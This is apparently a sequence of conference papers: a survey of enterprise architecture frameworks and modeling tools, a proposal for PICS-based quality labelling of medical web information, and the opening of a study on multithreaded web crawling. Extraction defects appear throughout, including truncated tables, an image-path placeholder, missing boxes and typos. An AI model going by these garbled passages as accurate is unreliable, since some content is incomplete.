Enterprise Modeling (EM) refers to understanding business activities through creation of complete model of a company, including business area, business processes and information technologies. Enterprise Modeling is a science area which focuses on identification, formalization and analysis of concepts which are currently in a company, trying to make functions, structure and behavior more understandable and also to improve design, information system implementation and implementation of any software application. Enterprise Architecture (EA) is a basic discipline which focuses on business architecture inside a company. Enterprise Architecture is not linked to approach, methodology and tools for its development and presentation.

When developing a software solution for business processes support, it is important to choose an approach, a framework, proper tool and programming language for modeling. The choice of a certain framework, language and tool depends on organizational structure of a company, on modeling approach, set goals and the possibility to integrate them. Often, there are problems with choosing the framework and tools for enterprise modeling because, in certain situations, tools don't have all functions needed or, on the other hand, tools overcome the idea of modeling. Currently, there are hundreds of tools on the market which are constantly being improved with new functions. The goal of this paper is to describe and gather the most important approaches, frameworks and their qualities and with that to enable project managers easier decision making which would be optimal and in line with organizational structure and specific project.

II. THE MOST SIGNIFICANT APPROACHES AND FRAMEWORKS FOR ENTERPRISE MODELING

According Stephen Spewak's Enterprise Architecture Planning [1], enterprise architecture is divided into the following domain:

- Business architecture,
- Data architecture,
- Applications architecture,
- Technology architecture.

Today, there are different frameworks, concepts and methodologies for enterprise modeling. Enterprise modeling frameworks differ in details, but have unique conceptual enterprise model definition. Complex business environment brings constant thoughts about enterprise architecture improvements. There is no an universal Enterprise Architecture approach. Even the frameworks offer wide choice of flexibility because they need to be adjusted for certain business models. Those situations bring constant Enterprise Architecture improvements, creating specific frameworks and methodologies like Zachman framework, Federal Enterprise Architecture (FEA), DODAF (Department of Defense Architecture Framework), ISO RM-ODP, MODAF, TOGAF (Open Group Architecture Framework), EA3 framework etc.

Zachman framework is an Enterprise Architecture framework for enterprise modeling, which enables very formal and well-structured way of defining and looking at a company. It contains two-dimensional matrix of classifications based on six questions (what, where, when, why, who and how) with six columns of transformations [2]. Framework is called by its creator, John Zachman, who was the first to develop this concept in 80s in IBM. Since then, there were several editions of this framework.

	What (Data)	How (Function)	Where (Locations)	Who (People)	When (Time)	Why (Motivation)
Scope {contextual} Planner	List of things important to the business	List of processes that the business performs	List of locations in which the business operatses	List of organizatcns important to the business	List of events/ cycles important to the business	List of business goals/strategies
Enterprise Model {conceptual} Business Owner	e.g. Semantic Model	e.g. Business Process Model	e.g. Business Logistics System	e.g. Workflow Model	e.g. Master Schedule	e.g. Business Plan
System Model {logical} Designer	e.g. Logical Data Model	e.g. Application Architecture	o.g. Distributed System Architecture	o.g. Human Interface Architecture	e.g. Process Structure	e.g. Business Rule Model
Technology Model {physical} Implementer	e.g. Physical Data Model	e.g. System Design	e.g. Technology Architecture	e.g. Presentation Architecture	e.g. Control Structure	e.g. Rule Design
Detailed Representation {out-of-context} Subcontractor	e.g. Data Definition	e.g. Program	e.g. Network Architecture	e.g. Security Architecture	e.g. Timing Definition	e.g. Rule Definition
Functioning System	e.g. Data	e.g. Function	e.g. Network	e.g. Organization	e.g. Schedule	e.g. Strategy

Figure 1. Zachman framework [2]

The Open Group Architecture Framework (TOGAF) is a framework which can be freely used in any organization willing to develop Enterprise Architecture. TOGAF framework gives complete access for creation, planning, implementation and management of Enterprise Architecture. TOGAF has been developed by members of Open Group, who work inside Architecture Forum department (www.opengroup.org/architecture). TOGAF version 1 from 1995 is based on technical architecture of framework for information management (TAFIM), develope by US Department of Defence (DoD). DoDhas given to Open Group permitment for TOGAF development on TAFIM. Members of The Open Group rchitecture Forum have developed nine versions of TOGAF. TOGAF is based on four architecture domens [3]:

- Business architecture or business process architecture defines business strategy, managing, organization and key business processes of the organization
- Application architecture gives idea of certain application systems, interactions between applications and their relationships
- Data architecture describes organization structure and data connected to management of resources
- Technical architecture describes hardware, software and network infrastructure needed for Enterprise Architecture implementation support.

TOGAF was a big step towards setting of joint approach which is applied on different areas of public and private sector.

The Department of Defense Architecture Framework (DoDAF) is and architecture framework for the Department of Defense of United States developed in 1996, which enables Enterprise Architecture structure for the organization through different views [4]. DoDAF defines group of views which work like mechanisms for visualization and understanding of a wide range of architectural descriptions through tables, structural, ontological or graphical view. It is especially suitable for large systems with complex challenges, like integration and interoperability. DoDAF 2.02 6-step architecture development process provides guidance to the architect and Architectural Description development team and emphasizes the guiding principles [5].

The Ministry of Defense Architecture Framework (MoDAF) is and architectural framework for Enterprise Architecture developed by British Ministry of Defense (MORH) in order to provide support to defense, planning and management of defense activities. Similar to DoDAF, MoDAF is developed for certain purposes, but also enables application of Enterprise Architecture on general architecture of enterprises. MoDAF has more categories of views on the organization such as: All Views, Operativni Views, Service Oriented Views, System Views, Strategisal View (STV), with a purpose to support enterprise analysis process [6].

FEA (Federal Enterprise Architecture) is a framework produced in 2006 like an attemp of the Government of the USA to unify all its agencies and functions under one Enterprise Architecture framework. FEA contains complete taxonomy, like Zachman framewor and architectual process like TOGAF. FEA can be observed like a metodology for creation of architecture of an enterprise or as a result of application of the process. FEA is consisted of 5 reference models: business, service, components, technical part and data part. Enterpise Model developmed with FEA includes [7]:

- Perspectives about observation of Enterprise Architecture
- Group of reference models for description of different perspectives of Enterprise Architecture
- The process for Enterprise Architecture creation
- The process of transition from pre-EA to post-EA paradigm
- Taxonomy for cataloging of the assets which belong to Enterprise Architecture
- An approach of measuring the success with Enterprise Architecture.

Unlike other frameworks, development of International Organization for Standardization Reference Model of Open Distributed Processing (ISO RM-ODP) is not motivated by the need of giving consistent framework for enterprise description, but it is necessary for managing the development of open distributed systems for data processing. RM-ODP is consisted of terms and rules for structuring of distributed systems. Reference model defines a framework for ODP system specification which has five aspects: enterprise, information, computing, engineering and technologies. These five aspects are the base for ODP system specification. In all parts of the system, language defines terms and rules from selected aspect [8].

III. SIGNIFICANT MODELING LANGUAGES

Modeling language is any language which can be used for expressing information or knowledge or system

structure which is defined with group of rules. Rules are used for component interpretation in the structure.

Unified Modeling Language (UML) is standardized language for general purpose in modeling in the field of object oriented program engineering. UML is most common used for visualization of static and dynamic aspects of software system [9]. This standard has been created by Object Management Group. UML has several graphic notations and techniques for creating a visual model of an object oriented software system. UML is used for specification, visualization, modification of documents artifacts in object oriented software.

Business Process Model and Notation (BPMN) is a graphical view for specification of business processes in business processes model. BPMN has been developed by Business Process Management Initiative (BPMI), but it is maintained by Object Management Group, because these two organizations merged in 2005. Current version is BPMN 2.0 [10]. BPMN is focused on users, suppliers and service providers who are in need for communication in business processes. While UML is focused on modeling object oriented application, BPMN is focused towards system modeling. BPMN has focus on business processes and UML is focused on software design.

ArchiMate is open and independent modeling language, in order to keep description, analysis and visualization of the architecture between business processes in unambiguous way. ArchiMate is technical standard of the OpenGroup which is based on 1471 IEEE standard [11]. It has been supported by different manufacturers of tools and alsy by consultants. ArchiMate differs from other languages by good defined metamodels and wider modeling of the whole enterprise.

IV. LEADING TOOLS FOR ENTERPRISE MODELING

Enterprise Arhitecture models should be based on metamodels which support good defined business processes analysis [12]. Many current tools for modeling are focused on modeling of software architecture. In Enterprise Architecture based models, business processes have to be integrated into a model [13]. A model of an enterprise should be integrated, complete and precise description of the enterprise [14]. Organizations today accept EA frameworks more and more (frameworks like Zachman Framework, TOGAF, FEAF, DoDAF), in order to manage complexity and constant changes in the environment. It is expected from EA concept to help in improving agility, empowering the responsibility and improving organizational efficiency and competiveness [15].

In the time of slow growth of world economy and economic crisis, using Enterprise Architecture concept, framework and tools means at the same time better management, analysis and communication abilities of the organization. Suppliers EA tools have responded to the challenge by continuing the development of new functions and by growing their income in 2013. In the following picture there is a magical square which shows market positions of several EA suppliers, research conducted by Garther.

Figure 2. Magic Quadrant for Enterprise Architecture Tools (Source: Gartner – October 2013) [16]

In the following lines Leaders will be discussed.

A. *MEGA*

Mega is a product package intended to improving enterprise performances by using business modeling. MEGA products can be good foundation for Enterprise Architecture, Business Process Management and risk management in a company. Enterprise modeling techniques enable visibility and understanding of IT system and business. In order to understand, share, follow and optimize business and IT system, MEGA turns on different components which share same data repository. They can be used together or separated when used like that, depending on project demands.

MEGA software solutions are led by business processes and they integrate international standards, proved methodologies and industrial best practice examples. Those solutions are divided into four main areas [17]:

- Excellence processes
- Enterprise Architecture, business architecture and IT planning
- IT design solutions
- Risk management.

Figure 3. Integration of business processes in MEGA environmentment [17]

According to [17] there is a support for Zachman, TOGAF i DoDAF frameworks. According to [18] there is a support for UML, BPMN, while for ArchiMate there is no signed support.

B. IBM Rational System Architect

IBM Rational System Architect helps in building of business Enterprise Architecture which will be completely integrated model and files collection, with over five key areas: strategy, business, information, system and technology. IBM's complete solution offers joint workspace in order to support better and faster strategic and tactical decisions, to support them with IT investments which follow enterprise long term goals, and to definitely improve risk management of the organization. IBM Rational System Architect enables to the organizations [19]:

- IT planning and optimization, development of efficient IT portfolio for determination of critical areas for consolidation and reuse of operative calculations needed for innovation financing
- Business efficiency upkeep, execution of business transformation which helps in improved productivity
- Development of the architectures for managing services, development of efficient solutions for an enterprise which can be used in future projects
- More efficient enterprise system management, enables estimation of architecture through several systems and analysis of enterprise opportunities
- Enterprise resource planning (ERP), enables control over ERP implementation by standardizing components, data and functions, but also understanding conection in entire organization.

This tool supports frameworks Zachman, TOGAF and DoDAF, also modeling language UML, as according to [18] support for BPMN and ArchiMate isn't listed.

C. Alfabet IT planning

Software AG's Alfabet Enterprise Architecture Management Platform provides a collaborative platform for all stakeholders in IT, business and finance to understand their current IT landscape and plan for the future. Better understand how effectively and efficiently IT supports business goals and where Enterprise Architecture Management (EAM) processes can be improved. Against the backdrop of corporate governance, the Alfabet EAM Platform delivers the transparency and facilities needed to achieve targeted business outcomes [20]. Along with Alfabet, all architects, planners and decision makers have great advantages in managing which is supported by a software platform which is designed for big implementations. Integrated groupware of functions provides maximum usability of the potential in process management. Accordint to [20], there is a support for Zachman, TOGAF and DoDAF frameworks.

D. Troux Architect

Troux Architect is a visual tool for modeling, which creates reviews of information about people, processes and technologies and their relationships. Strategic harmonization and strategic planning depends on wideness and depth of the information about current organization condition. Harmonization of people, processes and technology with the growth of initiative defines business success.

Troux Architect, a component Troux Transformation Platform, is a desktop environment for modeling which is used by business analysts and architects across company for creation of different models. Basic functions of this tool are [21]:

- Modeling of business processes using BPMN notation
- Creation of powerful visual model analysis
- Configuration for model blocks which can be used multiple times
- Defining the view on models which are focused on certain aspects of model content.

According to [21] there is a support for Zachman, TOGAF and DoDAF, also for UML, BPMN and ArchiMate modeling laguages.

E. AVOLUTION

AVOLUTION ABACUS is a powerful tool for modeling, understanding and analysis of complex enterprises over people, processes and technologies. Using world's leading technologies, ABACUS helps to enterprises in achieving optimal business strategy. ABACUS is a flexible tool for modeling which predicts benefits, efficiency and costs of business strategies. It is achieved through [22]:

- Analysis of the enterprise using data like total costs, performances and reliability, and after that doing a sophisticated analysis for decision making
- Uniting different levels of complex enterprises into integrated, hierarchical models

- Analysis with the use of graphs, 2-dimensional pictures and techniques of advanced 3-dimensional visualizations.

ABACUS is a new methodology of tools and documentation that follows for modeling of complex systems, for analysis of their current and future characteristics, and also for visualization of their structure. ABACUS uses hierarchical 3-dimensional visualization, trying to as good as possible shows architectural structure and complexity of the model. In [23] is suggested to analyze business system and software and development of the architecture on nonfunctional demands with the help of ABACUS system, ABACUS offers hard analytical base for decision making, and visualizations which promote wider understanding of the Enterprise Architecture. The result would be better understanding of possibilities for the company in context of his business part. According to [22], there is a support for Zachman, TOGAF and oDAF frameworks, and for UML, BPMN and ArchiMate modeling languages.

F. Casewise Corporate Modelar

Casewise Corporate Modelar is software for big and global corporations for development of models, business processes, analysis and management of enterprises. This tool provides teams with understanding, analysis, revision and continuous improvement of business processes and complex IT infrastructure. Casewise is a partner with leading global management consultant groups, which have own in-house methodologies built in Casewise [24]. Connecting organizational processes and technologies for modeling together using mid repository, Corporate Modeler offers holistic view on the enterprise, the view which enables to users to eliminate inefficiency of business processes and to create systems which improve the organization. According to [24], there is a support for Zachman, TOGAF and DoDAF frameworks, also for UML, BPMN and ArchiMate modeling languages.

G. SAP PowerDesigner

SAP PowerDesigner is a tool which enables modeling of all architectural layers of an enterprise, which is for users of all groups of the enterprise useful for clear visualization and efficient submission of changes in the company. PowerDesinger for Enterprise Architectures offer [25]:

- Completely integrated models - SAP PowerDesigner models are completely integrated through integration of metadata in all kinds of models
- Effects of changes management – From the chart about effects analysis, it is possible to visually show changes, where are they about to happen, which enables just in time decision making.
- Enterprise Repository is completely integrated repository which offers possibilities like creation of sub model, versions management and configuration management, reports between models and versions and search feature.
- File transfer through entire enterprise, but only files which are in applications, warehouses and databases. Also, a complete view on the entire enterprise is enabled.

According to [26] SAP PowerDesigner allows visualizing, understanding, and managing the impact of change to your enterprise system before it happens – with SAP PowerDesigner. This end-to-end tooling software supports model-driven architecture (MDA) design with industry-standard modeling techniques, a powerful metadata repository, and unique link and sync technology – so you can respond to change with confidence. PowerDesigner supports Zachan, TOGAF and DoDAF frameworks, UML, BPMN and Archimate modeling languages.

V. CONCLUSION

Currently, there are different frameworks, concepts, methodologies and tools, on which Enterprise Architecture is conceptualized, established, maintained and conducted. Every one of mentioned tools has great possibilities in Enterprise modeling. Complex business environment brings constant thinking about how to better use Enterprise Architecture. There is no universal approach to Enterprise Architecture in Enterprise Modeling. Frameworks and tools which offer wide choice of flexibility, but they have to be highly adjusted to specific business models, The choice of specific concept and tool depends on organizational structure, modeling approach, set goals and also the possibility of their entire integration into Enterprise Architecture.

REFERENCES

[1]. Steven Spewak and S. C. Hill, Enterprise Architecture Planning: Developing a Blueprint for Data, Applications, and Technology. Boston, QED Pub. Group, 1992

[2]. http://www.zachmanframeworkassociates.com

[3]. http://pubs.opengroup.org/architecture/togaf8-doc/arch/

[4]. http://dodcio.defense.gov/TodayinCIO/DoDArchitectureFramework.aspx

[5]. http://dodcio.defense.gov/Portals/0/Documents/DODAF/DoDAF_v2-02_web.pdf

[6]. https://www.gov.uk/mod-architecture-framework

[7]. http://www.whitehouse.gov/omb/assets/fea_docs/FEA_CRM_v23_Final_Oct_2007_Revised.pdf

[8]. Evellin Cristine Souza Cardoso, João Paulo A. Almeida and Renata S. S. Guizzardi, On the Support for the Goal Domain in Enterprise Modelling Approaches, 14th IEEE [8]. International Enterprise Distributed Object Computing Conference Workshops, 2010

[9]. Alan W. Brown, MDA Redux: Practical Realization of Model Driven Architecture, Seventh International Conference on Composition-Based Software Systems, 2008

[10]. http://www.bpmn.org/Documents/FAQ.htm

[11]. http://www.opengroup.org/archimate/index.htm

[12]. Per Närman, Marten Schönherr, Pontus Johnson, Mathias Ekstedt, Moustafa Chenine, Using Enterprise Architecture Models for System

Quality Analysis, 12th International IEEE Enterprise Distributed Object Computing Conference, 2008

[13]. Dr. Stephen H. Kaisler, U.S. Senate; Dr. Frank Armour, ArmourIT, LLC, and Dr. Michael Valivullah, Enterprise Architecting: Critical Problems, 38th Hawaii International Conference on System Sciences, 2005

[14]. Li Jin, Zhan Dechen, Nie Lanshun, Xu Xiaofei, Design and Implementation of a MOF based Enterprise Modeling Tool, International Conference on Interoperability for Enterprise Software and Applications China, 2009

[15]. Eric Yu, Markus Strohmaier, Xiaoxue Deng, Exploring Intentional Modeling and Analysis for Enterprise Architecture, 10th IEEE International Enterprise Distributed Object Computing Conference Workshops (EDOCW'06), 2006

[16]. http://www.gartner.com/technology/reprints.do?id=1-1LDKC9U&ct=131008&st=sb

[17]. http://www.mega.fr/index.asp/l/en/c/solution

[18]. Schekkerman J., Enterprise Architecture Tool Selection Guide, Institute For Enterprise Architecture Developments, v5.0, May 2009

[19]. http://www-03.ibm.com/software/products/en/ratisystarch

[20]. https://www.softwareag.com/corporate/products/alfabet/ea/overview/default.asp

[21]. http://www.troux.com/products/troux_architect

[22]. http://www.avolution.com.au

[23]. Kyle Dunsire, Tim O'Neill, Mark Denford, John Leaney, The ABACUS Architectural Approach to Computer-Based System, and Enterprise Evolution, 12th IEEE International Conference and Workshops on the Engineering of Computer-Based Systems (ECBS'05), 2005

[24]. http://www.casewise.com

[25]. http://www.sybase.com/products/modelingdevelopment/powerdesigner/modelingforenterprisearchitecture

[26]. www.sap.com/solutions/technology/database/model-driven-architecture/index.epx

Towards quality management of medical information on the internet: evaluation, labelling, and filtering of information

Rajdeep Singh *
* Aerospace Research Institute, Tehran, Iran
rajdeepsm@gmail.com

I. INTRODUCTION

The principal dilemma of the internet is that, while its anarchic nature is desirable for fostering open debate without censorship, this raises questions about the quality of information available, which could inhibit its usefulness. While the internet allows "medical minority interest groups to access information of critical interest to them so that morbidity in these rare conditions can be lessened,"[1] it also gives quacks such as the "cancer healer" Ryke Geerd Hamer a platform.[2–4]

Quality is defined as "the totality of characteristics of an entity that bear on its ability to satisfy stated and implied needs."[5] For quality to be evaluated, these needs have to be defined and translated into a set of quantitatively or qualitatively stated requirements for the characteristics of an entity that reflect the stated and implied needs. So how can we define consumers' "needs" in the case of medical information on the internet?

The quality of medical information is particularly important because misinformation could be a matter of life or death.[6] Thus, studies investigating the "quality of medical information" on the various internet venues—websites,[7] mailing lists and newsgroups,[8,9] and in email communication between patients and doctors [10,11]—are mostly driven by the concern of possible endangerment for patients by low quality medical information. Thus, quality control measures should aim for the Hippocratic injunction "first, do no harm."

Most papers published so far about the problem of quality of medical internet information focus on assessing reliability, but, as box 1 shows, this should be only one aspect of quality measures aiming for "first, do no harm." Another should be to provide context. Although these two problems are different in nature and different measures may be proposed to solve them, we discuss a common measure that could solve both aspects at the same time: assigning "metadata" to internet information; both evaluative metadata to help consumers assess reliability and descriptive metadata to provide context.

II. BENCHMARKS

Ideally, the success of methods of quality control and evaluation would be tested by their impact on morbidity, mortality, and quality of life. Such benchmarks would, however, be extremely difficult to measure.[12] Therefore, measures of process and structure [13] could be used as more indirect indicators of quality—for example, reliability, provision of context, qualification of authors, use or acceptance of this information by consumers, etc.

TABLE I.




Table 1

Different systems for quality control of information on the internet, ranging from pres... state of uncontrolled information to an unrealistic and undesirable state of full centralised control of information. In between are two decentralised filtering approaches: the present "upstream filtering" approach, and a possible future "downstream filtering" approach supported by software

	Uncontrolled, raw information	Intermediate state of labelled or filtered information ("bottom up" quality control)		Centrally controlled information ("top down" quality control)
		Present system	Possible future system	
Quality control	None	Decentralised control by a ...	Decentralised control by ...	Central control

III. FILTERING AND SELECTING INFORMATION

Table I shows different systems for quality control of information on the internet. If quality control at the time of production is not possible or not desirable,[14] it could be decentralised and consist of selecting the products complying to the quality requirements of a consumer. Such selection may consist of downstream filtering (by consumers) and upstream filtering (by an intermediary).

Different systems for quality control of information on the internet, ranging from present state of uncontrolled information to an unrealistic and undesirable state of full centralised control of information. In between are two decentralised filtering .

IV. SELECTION BY THIRD PARTIES (UPSTREAM FILTERING)

Today, many reviewed indexes (review services) rate medical websites.[15,16] In this "upstream filtering"

approach, third parties set quality criteria and also perform the evaluations, usually by means of a few human reviewers. This is one possible form of "distributed" quality management, but it has problems (see box 2).

V. FILTERING BY THE USER (MANUAL DOWNSTREAM FILTERING)

An approach that circumvents some of the problems of upstream filtering (especially that of the volatility of internet information) is that of third parties communicating selection criteria to users (without any attempt to rate internet information themselves) to help consumers to evaluate ("filter") information "manually" on their own.[17] The huge drawback of this approach is that it does not really help consumers to find high quality information quickly, as they have to check manually each entity (website, email, news article) against the given set of quality criteria.

VI. FILTERING BY THE USER SUPPORTED BY SOFTWARE (AUTOMATIC DOWNSTREAM FILTERING)

We therefore propose to focus on a third approach, automatic downstream filtering. Here, quality criteria are set up by third parties and translated into a computer readable vocabulary, and the filtering is done, at least partly, by users' software.

A prerequisite for this approach is that internet information is labeled with "metadata" in a standardized format to allow software to search for and check information that is suitable for an individual user. Metadata can be provided by authors within the information itself, describing the contents and context of the information, but, more importantly, users' software could also request metadata from third parties (rating services) to see whether a rating service provides additional descriptive or evaluative information about the item retrieved. Software products (browsers) may be customized by clients in order to filter out any information that does not meet the personal quality requirements or interests of the user.

As both types of metadata (the authors' and those of third parties) can also be indexed in search engines, this approach also helps users to find information directly.

VII. ELECTRONIC LABELS

The World Wide Web Consortium has recently developed a set of technical standards called PICS (platform for internet content selection)[18–21] that enable people to distribute electronic descriptions or ratings of digital works across the internet in a computer readable form. PICS was originally developed to support applications for filtering out pornography and other offensive material, to protect children. An information provider that wishes to offer descriptions of its own materials can directly embed labels in electronic documents or other items (such as images)—for example, such labels may indicate whether the content is appropriate for particular audiences such as minors, patients, etc.

TABLE II.

Table 2

Comparison of quality control in traditional publishing and in present and possible future quality control on internet

	Traditional scholarly publishing	Internet publishing	
		Present (upstream filtering)	Possible future (downstream filtering)
What is rated or evaluated?	Scholarly articles	Mostly websites	In principle all information, including websites, multimedia items, news groups, emails
Structured description of work provided	Structured abstracts preceding journal article.	Electronic labels within web pages may contain	Electronic labels within web pages (or sent with any information) contain descriptive information provided by author

Perhaps even more important, independent third parties, so called label services, can describe or evaluate material—human reviewers or automatic software (see below) rate websites and create electronic labels. An end user's software will automatically check at the label bureau(s) that the user is subscribed to while accessing a website or retrieving any other kind of digital information. The software further interprets the computer readable labels and checks them against the requirements defined by the user. It may then, for example, display a warning if the information is aimed at a different audience or if the website is known to contain misleading health information, etc.

The quality criteria (in PICS terms "rating categories") and their scales are together called rating vocabulary. We have developed a prototype core vocabulary, med-PICS, for possible use with medical information.[22] This vocabulary contains descriptive categories such as the intended audience (from "kids" to "highly specialised researcher"), which could be used by authors to provide "context," and evaluative categories such as "source rating" (from "highly trustworthy" to "known to provide wrong or misleading information"), which could be used by third party label services.

The idea of assigning standardised metadata to medical information on the internet is not new,[23] but the key difference of using an infrastructure such as PICS is that not only can authors include metadata but third parties can also associate metadata to all kinds of information (see Table II). Until now metadata were primarily thought of as descriptive (provided by authors), but in the future metadata could also be evaluative (provided by third parties).

Comparison of quality control in traditional publishing and in present and possible future quality control on internet.

VIII. WHO SHOULD EVALUATE AND HOW

PICS is merely an infrastructure for distributing metadata, not a method per se to evaluate information.

The questions of who should evaluate and how still remain.

Today, most of the rating of medical information is done by organisations, publishers, and sometimes individuals. We think that in the future more people from the medical community should evaluate internet information while they surf the internet. We propose a collaboration of medically qualified internet users, consisting of volunteers who, for example, get a program or browser extension that allows them to rate medical websites in a standard format. These ratings could be transmitted to one or several medical label databases, which could be used by consumers.

If thousands of doctors continuously took part in a global rating project we might be able to keep pace with the dynamics of the internet. With this true "bottom up" approach, one could also easily evaluate the rating instruments in terms of variation among observers. Further, the heterogeneity of the reviewers would take account of the many different perspectives and backgrounds that consumers may have as well.

IX. CONCLUSION

While suggestions for an agreed formal international standard for medical publications on the internet, enforced by appropriate peer or government organisations,[26] are probably not realistic, there should at least be a core standard for labeling health related information. In our proposed collaboration for critical appraisal of medical information on the internet, [22] organisations, associations, societies, institutions, and individuals interested in reviewing, assessing, and compiling medical information will be invited to join the discussion.

The internet—a decentralised medium by nature—not only allows access to information distributed on various computers but also allows a distributed management of quality with decentralised quality control and evaluation. Filtering techniques and infrastructures such as PICS may help to overcome the present oligarchic approach of a few review services attempting to rate all the information of the internet towards a truly distributed, democratic, collaborative rating.

ACKNOWLEDGMENT

I would like to express my very great appreciation to Dr. Darbandi for his valuable and constructive suggestions during the planning and development of this research work. His willingness to give his time so generously has been very much appreciated.

REFERENCES

[1] Dearlove OR, Sharples A, Stone C. Internet is useful for information on rare conditions [letter] BMJ. 1997;315:491.

[2] De Bousingen DD. Austrian cancer patient's parents sentenced Lancet.1996;348:1440.

[3] Nigel G. German "quack healer" arrested [news] Lancet. 1997;349:1679.

[4] De Bousingen DD. German "quack healer" sentenced [news] Lancet. 1997;350:874.

[5] International Organization for Standardization; Technical Committee ISO/TC 176. ISO 8402: Quality management and quality assurance—Vocabulary. 2nd ed. Geneva: International Organization for Standardization; 1994. (1994-04-01.)

[6] Weisbord SD, Soule JB, Kimmel PL. Brief report: poison on line—acute renal failure caused by oil of wormwood purchased through the internet. N Engl J Med. 1997;337:825.

[7] Impicciatore P, Pandolfini C, Casella N, Bonati M. Reliability of health information for the public on the world wide web: systematic survey of advice on managing fever in children at home. BMJ. 1997;314:1875–1881.

[8] Culver JD, Gerr F, Frumkin H. Medical information on the internet: a study of an electronic bulletin board. J Gen Intern Med. 1997;12:466–470.

[9] Hernandez-Borges AA, Pareras LG, Jimenez A. Comparative analysis of pediatric mailing lists on the internet. Pediatrics. 1997;100:E8.

[10] Eysenbach G, Diepgen TL. Responses to unsolicited patient e-mail requests for medical advice on the world wide web. JAMA. 1998;280:1333–1335.

[11] Coiera E. The internet's challenge to health care provision—a free market in information will conflict with a controlled market in health care [editorial] BMJ. 1996;312:3–4.

[12] Wyatt JC. Commentary: measuring quality and impact of the world wide web. BMJ.1997;314:1879–1881.

[13] Donabedian A. Explorations in quality assessment and monitoring. 1. The definition of quality and approaches to its assessment. Ann Arbor, MI: Health Administration Press; 1980.

[14] Silberg M, Lundberg GD, Musacchio RA. Assessing, controlling, and assuring the quality of medical information on the internet. Caveat lector et viewor—let the reader and viewer beware. JAMA. 1997;277:1244–1245.

[15] Jadad AR, Gagliardi A. Rating health information on the internet—navigating to knowledge or to Babel? JAMA. 1998;279:611–614.

[16] McNab A, Anagnostelis B, Cooke A. Never mind the quality, check the badge-width!Ariadne 1997 May 18;9.

[17] Ambre J, Guard R, Perveiler FM, Renner J, Rippen H. White paper: criteria for assessing the quality of health information on the internet (working draft, edited 14 Oct 1997). [6 Apr 1998].

[18] Krauskopf T, Miller J, Resnick P, Treese GW. Label syntax and communi-cation protocols. World Wide Web J. 1996;1(4):45–69. [28 Aug 1997].)

[19] Miller J, Resnick P, Singer D. Rating services and rating systems (and their machine-readable descriptions) World Wide Web J. 1996;1(4):23–43. [28 Aug 1997].)

[20] Resnick P, Miller J. PICS: internet access controls without censorship. Commun ACM.1996;39(10):87–93. . htm [28 Aug 1997].)

[21] Resnick P. Filtering information on the internet. Sci Am. 1997;3:106–108.

[22] Collaboration for Critical Appraisal of Medical Information on the Internet. med-PICS electronic rating vocabulary for medical websites. [28 Aug 1997].

[23] Appleyard RJ, Malet G. Philadelphia: Hanley and Belfus; 1997. A proposal for using metadata encoding techniques for health care information indexing on the WWW. In:American Medical Informatics Association annual fall symposium, Nashville, 25-27 Oct 1997.

[24] Huberman BA, Pirolli PLT, Pitkow JE, Lukose RM. Strong regularities in world wide web surfing. Science. 1998;280:95–97.

[25] Garfield E. Significant journals of science. Nature. 1976;264:609–615.

[26] Malet G. Medical matrix code of conduct beta version 1.0. [28 Aug 1997].

Advantages of multithreading in web crawling

Z. Ivanković*, D. Radosav* B. Markoski* and P. Pecev*
* University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
zdravko.ivankovic@tfzr.rs

Abstract – The groundwork of this research is performance measurement in web crawling. A web crawler, which is also known as web spider of web robot, is software which browses the World Wide Web and downloads pages. This process is known as web crawling. In this paper we compare performance when applying different approaches in executing web crawler source code. Those approaches are multithread, thread pool and single thread crawler (sequential crawler). This experiment consists of downloading 600 pages form the World Wide Web, parsing data from those pages, and saving them into the database. Obtained execution times are gathered, analyzed and graphically presented.

I. INTRODUCTION

In the early days of computers, operating systems had just one thread of execution. That thread included operating system code and application code. The problem with this type of organization was that long running tasks would lead for whole system to become unresponsive. Microsoft knew that 16-bit Windows would not be a good enough operating system to keep Microsoft relevant as the computer industry progressed, so they set out to build a new operating system to address the needs of corporations and individuals. This operating system kernel originally shipped in Windows NT [1].

Inside today's operating systems, each instance of application is run in its own collection of resources that is called process. Each process is given a thread that represents a virtual CPU. Real CPU executes one thread at the time for predefined amount of time. When that time period elapses, CPU switches its execution to another thread. This gives modern operating systems desired responsiveness.

Operating system responsiveness based on thread has its down side when considering executing performances because processor has to switch between threads. Each context switch requires following actions:

- Save values from CPU's registers to the currently running thread's context structure
- Select next thread for execution (can include switching of virtual address space)
- Load values from CPU's registers to the currently running thread's context structure

Switching between threads is usually after 30 ms. Context switching are pure overhead because there is no memory or performance benefit that comes from context switches [1].

Because of performance overhead, in .NET we have additional multithreading functionality that is called thread pool. Thread pool represent a set of threads that are available for applications own use. It owns a queue where are put methods whose execution is required. Thread pool will try to execute methods from queue with as few threads as possible. If we queue requests faster than thread pool can handle them, it will create additional threads. On the other hand, if there are some threads that are not being used for a while, thread pool will automatically destroy them. That means that thread pool is responsible for maintaining optimal number of threads.

In this research we are using class Task. The concept of Tasks is identical with the concept of thread pool with couple of benefits. The biggest benefits brought with Tasks are that users can know when the execution has completed and users can get a return value from operation execution. Task can also create a children Task objects. If children Tasks have associated flag AttachedToParent, parent task is not considered finished until all its children have finished. Creating children tasks inside parent task has similar effect like creating additional threads from main thread.

Executing time when using single thread, multiple threads and thread pool is measured in this paper. They are all executed on the same code. That code has aim to visit multiple web pages, download its content, parse it and save obtained data in the database. Process of visiting web pages and downloading its content is known as web crawling.

II. CRAWLING WEB CONTENT

A web crawler (also known as a Web spider or Web robot) is a program or automated script which browses the World Wide Web in a methodical, automated manner. Web crawlers are programs that exploit the graph structure of the Web to move from page to page. Crawling can be viewed as graph search problem [2] [3]. Crawlers are mainly used for search engines. Their job is to download page content which will later be indexed in order to provide fast search.

